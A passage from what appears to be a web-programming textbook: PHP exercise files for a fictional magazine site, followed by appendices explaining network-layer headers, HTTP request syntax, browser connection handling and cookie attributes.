6         <a href="index.php?categoria=Cultura">Cultura</a> |
7         <a href="index.php?categoria=Tecnologia">Tecnologia</a> |
8         <a href="index.php?categoria=Música">Música</a>
9     </nav>
10 </header>

```

```

1 <!-- footer.php -->
2 <footer>
3     <p>&copy; 2026 Revista Contraponto. Todos os direitos reservados.</p>
4 </footer>

```

```

1 <!-- config.php -->
2 <?php
3 $conexao = new mysqli("localhost", "utilizador", "password", "contraponto");
4
5 if ($conexao->connect_error) {
6     die("Ligação falhou: " . $conexao->connect_error);
7 }

```

```

1 <!-- seed.php: one-off script to migrate the original catalogue into the table -->
2 <?php
3 // Chapter 8 Challenge: migrate the article catalogue to MySQL
4 //
5 // 1. Create the contraponto database and the artigos table, with the
6 //     structure defined in Section 8.5;
7 // 2. Iterate over $artigos with foreach, inserting each one into the
8 //     artigos table through a prepared statement. This file only
9 //     needs to be run once.
10
11 require "config.php";
12
13 $artigos = array(
14     array(
15         "titulo"    => "Entrevista: o futuro do jornalismo local",
16         "autor"     => "Rita Ferreira",
17         "categoria" => "Tecnologia"
18     ),
19     array(
20         "titulo"    => "Crítica: a nova exposição do museu",
21         "autor"     => "Marco Antunes",
22         "categoria" => "Cultura"
23     ),
24     array(
25         "titulo"    => "Como nasceu a Contraponto",
26         "autor"     => "Rita Ferreira",
27         "categoria" => "Cultura"
28     )
29 );

```

```

28     ),
29     array(
30         "titulo"    => "Roteiro cultural de outubro",
31         "autor"     => "Marco Antunes",
32         "categoria" => "Música"
33     ),
34     array(
35         "titulo"    => "Como a IA está a mudar o jornalismo",
36         "autor"     => "Rita Ferreira",
37         "categoria" => "Tecnologia"
38     )
39 );
40
41 // TODO 1: create the contraponto database and the artigos table, if
42 // they don't already exist
43
44
45 // TODO 2: iterate over $artigos with foreach, inserting each one into
46 // the artigos table through a prepared statement

```

```

1  <!-- index.php -->
2  <?php
3  require "config.php";
4
5  $categoria_escolhida = $_GET["categoria"] ?? null;
6
7  $artigos = array(
8      array(
9          "titulo"    => "Entrevista: o futuro do jornalismo local",
10         "autor"     => "Rita Ferreira",
11         "categoria" => "Tecnologia"
12     ),
13     array(
14         "titulo"    => "Crítica: a nova exposição do museu",
15         "autor"     => "Marco Antunes",
16         "categoria" => "Cultura"
17     ),
18     array(
19         "titulo"    => "Como nasceu a Contraponto",
20         "autor"     => "Rita Ferreira",
21         "categoria" => "Cultura"
22     ),
23     array(
24         "titulo"    => "Roteiro cultural de outubro",
25         "autor"     => "Marco Antunes",
26         "categoria" => "Música"
27     ),
28     array(
29         "titulo"    => "Como a IA está a mudar o jornalismo",
30         "autor"     => "Rita Ferreira",
31         "categoria" => "Tecnologia"

```

```

32     )
33 );
34
35 require "header.php";
36
37 // TODO 3: replace this block with a query to the artigos table, with
38 // a prepared statement, filtering by $categoria_escolhida when it
39 // exists, and returning all articles when it doesn't
40 foreach ($artigos as $artigo) {
41     if ($categoria_escolhida === null || $artigo["categoria"] === $categoria_escolhida) {
42         echo "<p>" . $artigo["titulo"] . " - por " . $artigo["autor"] . "</p>";
43     }
44 }
45
46 require "footer.php";

```

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

D. Computer Networks Supplement

D.1. Introduction

Section 6.1 gives a web application programmer what they need to know about computer networks to understand the following chapter and those that follow it: that communication is organised into layers, that these layers have names and responsibilities, and that concepts such as IP, port, MAC or DNS are not loose abstractions, but concrete pieces of that system. This appendix goes deeper into this subject beyond what is strictly necessary to develop web applications, much as a painter does not need to know how to make their own paint to paint a picture, but benefits from understanding how it is made. Here, for whoever wants that deeper dive, is the complete formalism of services and protocols, the exact, field-by-field structure of TCP, IP and Ethernet headers, and the complete encapsulation process in the OSI model.

D.2. The Real Protocols per Layer

Section 6.2 presents the two reference models, OSI and TCP/IP, and the three TCP/IP layers most relevant to a web programmer. The following figure brings the two models together, showing how the OSI layers group into the four TCP/IP layers, and some of the concrete protocols that run in each: HTTP, used by Contraponto, shares the application layer with SMTP (email), FTP (file transfer) or DNS, a subject explored further in Section 6.6; the transport layer is dominated by TCP and UDP; and the network layer by IP.

D.3. Services and Protocols

Two concepts are central to understanding, in detail, how layers communicate with one another: services and protocols.

A **service** represents a set of functions offered to a user by a provider. That service is made available through **Service Access Points (SAPs)**: from the perspective of whoever uses the service, all of its characteristics are fully defined by the interface at the SAP, which means the entity providing the service can be treated as completely abstract, with no need to know how that service is implemented internally. It is exactly this principle that allows a web application




Figure D.1.: The two models side by side, with the most common protocols in each layer.

programmer to use TCP without needing to understand how it guarantees, internally, the reliable delivery of data.




Figure D.2.: On the left, the user of a service exchanges messages with the provider of that service through a SAP, without knowing its internal implementation; on the right, the same principle applied to the OSI and TCP/IP layers.

A **protocol**, in turn, is a family of standards for exchanging information: a set of rules that define the physical connections, the data formats, the transmission models, and the means used to ensure correctness against errors and failures in data transmission. While the service describes *what* a layer offers to the layer above it, the protocol describes *how* two entities of the same layer, one on the client side and the other on the server side, communicate with each other to implement that service.

D.4. The Structure of the Headers

Section 6.3 explains that each layer adds its own control information to the data, in a process called encapsulation, and summarises what each one adds: TCP the ports, IP the addresses, MAC the physical addresses. It is worth seeing, in detail, the exact structure of each of these headers, field by field.

D.4.1. TCP

The TCP header includes, besides the source and destination ports, the sequence number and the acknowledgement number:

- **Flags:** six single-bit indicators, which signal the role of a segment in the communication. SYN starts a new connection, FIN ends it in an orderly way, ACK signals that the acknowledgement field is valid, RST abruptly interrupts the connection (typically due to an error), PSH asks that the data be delivered immediately to the application, without waiting to group it with others, and URG signals urgent data;




Figure D.3.: The field-by-field structure of a TCP segment.

- **Window** (*Window Size*): the size of the flow-control window. A window is a set of segments that can be sent all at once, for example 100 segments, without waiting for an individual acknowledgement of each one before sending the next. If the receiver takes too long to acknowledge receipt, or if the network starts showing signs of congestion, the window size is automatically reduced, decreasing the sending rate; when the network is free again, the window size increases again. In this way, TCP adjusts itself to the network conditions at each moment, with no need for the application using it to do anything;
- **Checksum**: a value calculated from the content of the segment, which lets the receiver detect whether the data was corrupted during transmission;
- **Options**: a variable-length field, used by extensions to the TCP protocol not provided for in the basic header.

D.4.2. IP

The IP header includes, besides the source and destination addresses:




Figure D.4.: The field-by-field structure of an IP packet.

- **Version**: the IP protocol in use (4 or 6);

- **IHL** (*Internet Header Length*): the length of the header itself, since it can vary depending on the options present;
- **Total length** of the packet;
- **Identification**: a number used to associate with one another all the fragments resulting from the same original packet, when it is fragmented;
- **Hop count** (*TTL, Time To Live*): the maximum number of hops (passes through a *router*) a packet can take before being discarded, a safety mechanism to prevent a misrouted packet from circulating indefinitely across the network;
- **Fragmentation**: each network has a maximum packet size it can carry (the *MTU, Maximum Transmission Unit*); if an IP packet exceeds that size, it is fragmented into smaller parts, a process carried out by intermediate nodes on the network;
- **Protocol**: indicates whether the content of the packet, in its data section, is a TCP segment or a UDP datagram, informing the transport layer, on the receiving side, how to interpret what follows.

D.4.3. Ethernet

A complete Ethernet frame, under the IEEE 802.3 standard, has the following structure:




Figure D.5.: The structure of an Ethernet frame, under the IEEE 802.3 standard.

Besides the destination (DA) and source (SA) addresses, the frame includes a **preamble**, a fixed sequence of *bits* that lets receiving network interfaces synchronise with the start of the transmission; a **length** field, with the size of the data carried; an **FCS** (*Frame Check Sequence*), similar in purpose to TCP's *checksum*, which allows corrupted frames to be detected; and an **interframe gap**, a small mandatory pause before the next frame can be transmitted.

D.5. Data Reception, in Detail

Section 6.3 describes, in summary, the reception process: each layer removes the header that the corresponding layer had added to it on the sending side, until only the application's original data remains. In detail, layer by layer: the physical layer detects a signal with the Ethernet address matching the local network interface, and passes the information to the link layer; this checks whether the destination MAC address is its own and, if so, passes the information to the network layer; this checks whether the destination IP address is its own and, if so, passes the information to the transport layer; and this, finally, checks whether there is an application registered on the indicated destination port and, if so, finally delivers the data to it.




Figure D.6.: The reverse path to sending: the signal arrives through the network card and climbs the layers, one by one, up to the application.

D.6. An Overall View

The same encapsulation and decapsulation principle applies, in even finer detail, to the complete OSI model, with its seven layers: in each one, on the sending side, a new header is added (AH at the application layer, PH at the presentation layer, SH at the session layer, and so on); on the receiving side, each layer removes the header that corresponds to it, in a process entirely similar to what was already seen for TCP/IP, just with more layers involved:




Figure D.7.: The complete encapsulation and decapsulation process in the OSI model, from sender to receiver.

It is worth reviewing, in summary, which address is added by each layer along this path: the transport layer adds the source and destination ports, the network layer the source and destination IP addresses, and the link layer the source and destination MAC addresses, each one wrapping around the data already prepared by the previous layer:

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.




Figure D.8.: The different types of address added at each layer: port (transport), IP (network) and MAC (link).

- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

E. HTTP Supplement

E.1. Introduction

Section 7.2 gives a web application programmer what they need to know about the HTTP protocol to understand the rest of this book: what the `GET` and `POST` methods are, how a request reaches a virtual resource, how PHP receives that data through the superglobals, and how a site keeps track of a reader's state through *cookies* and sessions, despite HTTP being, by nature, *stateless*. This appendix goes deeper into this subject beyond what is strictly necessary to develop web applications, much as a painter does not need to know how to make their own paint to paint a picture, but benefits from understanding how it is made. Here, for whoever wants that deeper dive, is the exact syntax of `GET` and `POST` messages, other common headers, the strategies *browsers* use to manage connections, and the complete set of *cookie* attributes.

E.2. The Exact Syntax of HTTP Messages

Section 7.4 presents the generic structure of an HTTP message. It is worth seeing, in detail, what each of its parts contains in the concrete case of a `GET` or `POST` request.

E.2.1. The `GET` Request

The *link* to a Contraponto category's articles, seen in Section 7.4.1,

```
1 <a href="contraponto.pt/artigos.php?categoria=Cultura">Cultura</a>
```

when clicked, results in the following `GET` message:

```
1 GET /artigos.php?categoria=Cultura HTTP/1.1
2 Host: contraponto.pt
```

GET is the method, `/artigos.php?categoria=Cultura` is the requested resource, and HTTP/1.1 is the protocol version in use. The `Host` header indicates which server the request is intended for, essential when the same IP address hosts several different domains. The GET message has no body, because there is no need to send additional data to the server, only to request a resource.

Because it changes nothing on the server, the GET message is considered **safe**. This is a convention of the protocol, not a technical guarantee: a poorly designed server can, technically, change data in response to a GET, but doing so violates the behaviour expected by any HTTP client, and is considered bad practice.

GET can also be used in an HTML form context, as long as the goal is not to change information on the server, only to obtain a result, as in a search:

```
1 <form action="/pesquisa" method="GET">
2   <label for="term">Procurar:</label>
3   <input id="term" name="term" type="text" />
4   <input type="submit" value="Procurar!" />
5 </form>
```

When this form is submitted with the term “jornalismo”, the *browser* generates the following message:

```
1 GET /pesquisa?term=jornalismo HTTP/1.1
2 Host: contraponto.pt
```

Note how the form data appears directly in the URL, after the `?`, in the **key=value** format, exactly as in the category *link*.

E.2.2. The POST Request

Contraponto’s comment form, referred to in Section 7.4.2, typically has this form:

```
1 <form action="/comentar.php" method="POST">
2   <label for="nome">Nome</label>
3   <input id="nome" name="nome" type="text" />
4   <label for="texto">Comentário</label>
5   <textarea id="texto" name="texto"></textarea>
6   <input type="submit" value="Comentar" />
7 </form>
```

Which, when submitted, results in the following message:

```
1 POST /comentar.php HTTP/1.1
2 Host: contraponto.pt
3
4 nome=Rita&texto=Excelente+artigo%21
```

Unlike GET, the data goes in the body of the message, not in the URL. Notice how the **key=value** format is preserved, but now in the body, and how special characters in the text (such as `!`) appear encoded (`%21`), a rule called *URL encoding*, necessary because the body of an HTTP message can only contain a restricted set of characters.

E.3. HTTP Headers

Section 7.6 presents the `Host` header, the only mandatory one in a request. Another common header is `Accept`, which tells the server what content types (MIME formats) the *browser* prefers to receive in the response, in order of preference, indicated by a quality value `q` between 0 and 1 (the default value is 1, maximum preference):

```
1 GET /artigos.php?categoria=Cultura HTTP/1.1
2 Host: contraponto.pt
3 Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
```

In this example, the *browser* prefers HTML, accepts XML with a slightly lower preference, and accepts any other content type (`/*/*`) only as a last resort.

E.4. Browser Connection Management

Section 7.8 explains that each HTTP request is, in itself, independent of all the others, and that a single page normally requires several requests, one for each resource. To ease this cost, *browsers* rely on different connection-management strategies:

- **Parallel connections:** on detecting several resources on a page, the *browser* opens several connections at once to load them faster, one for the HTML, another for the CSS, another for the JavaScript, and so on. The number of parallel connections is limited, because each additional connection increases the load on the server, which, beyond a certain point, can make the page load more slowly instead of faster;
- **Persistent connections:** instead of closing the *socket* right after each response, the server keeps it open for several successive requests. **Apache**, by default, keeps a persistent connection open for 5 seconds of inactivity before closing it. This period also has to be limited for security reasons, to prevent denial-of-service attacks (*DoS*), in which an attacker deliberately keeps many connections open at once, preventing the server from handling legitimate requests;
- **Back-to-back connections:** since HTTP/1.1, a client can send several requests in a row, over the same connection, without waiting for the response to each one before sending the next, further reducing the total load time of a page with many resources.

E.5. The Attributes of a Cookie

Section 7.9.1 presents the essentials about *cookies*: a small piece of information the server asks the *browser* to store and resend with each following request. *Cookies* are defined, in detail, in the RFC 6265 standard, *HTTP State Management Mechanism*.

A server can set several *cookies* at the same time, each with its own meaning, for example a session identifier and the reader's preferred language:

```
1 HTTP/1.1 200 OK
2 Set-Cookie: sessao=31d4d96e407aad42; Path=/; Secure; HttpOnly
3 Set-Cookie: lang=pt-PT; Path=/; Domain=contraponto.pt
```

A *cookie* set by the server can include several attributes, besides the name-value pair:

- **Expires** or **Max-Age**: define when the *cookie* should expire (a concrete date, or a number of seconds, respectively); if both are set, **Max-Age** takes precedence. With neither of the two, the *cookie* expires when the *browser* is closed;
- **Domain** and **Path**: restrict which *host* and which folder on the server the *cookie* is sent to;
- **Secure**: the *browser* only sends this *cookie* over a secure channel, HTTPS;
- **HttpOnly**: an important protection against *XSS* attacks, a subject explored further in Section 9.1; the *cookie* is only exchanged between *browser* and server, without being accessible to client-side JavaScript code.

To delete a *cookie*, the server resends it with an expiry date already in the past; from that point on, the *browser* stops including it in following requests. Note also that *cookies* are limited to 4kB of information each. In PHP, a *cookie* is created with the `setcookie()` function, which accepts all of these attributes as parameters:

```

1 <?php
2 setcookie(
3     "utilizador",    // nome
4     "joao",          // valor
5     time() + 3600,   // expira em 1 hora
6     "/",             // path
7     "",              // domain
8     true,             // secure
9     true             // httponly
10 );

```

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
